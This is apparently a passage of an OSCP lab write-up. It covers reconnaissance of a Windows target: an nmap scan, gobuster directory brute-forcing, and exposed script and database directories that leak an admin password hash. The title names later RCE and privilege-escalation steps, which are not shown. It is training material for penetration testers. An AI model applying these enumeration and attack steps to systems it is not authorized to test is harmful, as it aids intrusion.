
OSCP AD Labs|Payroll System 1.0 RCE|SeImpersonate PrivEsc|SecretsDump PrivEsc MS02| Create Domain Admin & Enable WinRM

Enumeration


In this scenario, we have an external server and two internal servers. According to the Nmap scan of the external server, we have a few services running including SSH, MySQL, SMB, WinRm, and HTTP on two ports.



```
22/tcp    open  ssh           OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 e0:3a:63:4a:07:83:4d:0b:6f:4e:8a:4d:79:3d:6e:4c (RSA)
|   256 3f:16:ca:33:25:fd:a2:e6:bb:f6:b0:04:32:21:21:0b (ECDSA)
|_  256 fe:b0:7a:14:bf:77:84:9a:b3:26:59:8d:ff:7e:92:84 (ED25519)
80/tcp    open  http          Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
|_http-title: Home
|_http-generator: Nicepage 4.8.2, nicepage.com
81/tcp    open  http          Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
|_http-title: Attendance and Payroll System
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql         MySQL (unauthorized)
3307/tcp  open  opsession-prxy?
| fingerprint-strings:
|   LPDString, TerminalServerCookie, giop:
|_    Host '192.168.45.185' is not allowed to connect to this MariaDB server
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
55885/tcp open  msrpc         Microsoft Windows RPC
```


Initial access

We cannot access the SMB share or MySQL, due to a lack of credentials and access control mitigations respectively. Without credentials, we cannot access the system via SSH so we can focus our initial entry through HTTP. Starting with a directory brute force looking for accessible subdirectories:



```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ gobuster dir -u http://domain.offsec/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://domain.offsec/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 36890]
/images               (Status: 301) [Size: 325] [--> http://domain.offsec/images/]
/blog                 (Status: 301) [Size: 323] [--> http://domain.offsec/blog/]
/home                 (Status: 200) [Size: 32038]
/script               (Status: 301) [Size: 325] [--> http://domain.offsec/script/]
```

The most noticable finding here would be the script directory which we can manually inspect:




Index of /script

Name	Last modified	Size	Description
Parent Directory		-	
GPO.ps1	2022-03-25 14:17	20K	
how to use the progr..>	2022-03-25 14:17	262	


Apache/2.4.51 (Win64) PHP/7.4.26 Server at domain.offsec Port 80

This would be a finding in an actual assessment as we can view internal files on a public-facing website. Other than that there isn't much else to see so we can move on to a directory brute force for port 81:




```
┌──(kali㉿kali)-[~/OSCP/Challenge_Labs/A/MS01]
└─$ gobuster dir -u http://domain.offsec:81/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2
.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://domain.offsec:81/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 4280]
/images               (Status: 301) [Size: 328] [--> http://domain.offsec:81/images/]
/header               (Status: 200) [Size: 1377]
/admin                (Status: 301) [Size: 327] [--> http://domain.offsec:81/admin/]
/scripts              (Status: 200) [Size: 269]
/plugins              (Status: 301) [Size: 329] [--> http://domain.offsec:81/plugins/]
/db                   (Status: 301) [Size: 324] [--> http://domain.offsec:81/db/]
/dist                 (Status: 301) [Size: 326] [--> http://domain.offsec:81/dist/]
/build                (Status: 301) [Size: 327] [--> http://domain.offsec:81/build/]
```

So there are a couple of items we can check, particularly admin, db, and scripts. View admin reveals a login page for the admin console:




The db directory reveals a SQL file that contains users and an admin password hash for one of those users:




Index of /db

```
      Name              Last modified    Size Description
Parent Directory                           -
apsystem.sql        2022-04-01 05:46   7.9K
```

Apache/2.4.51 (Win64) PHP/7.4.26 Server at domain.offsec Port 81

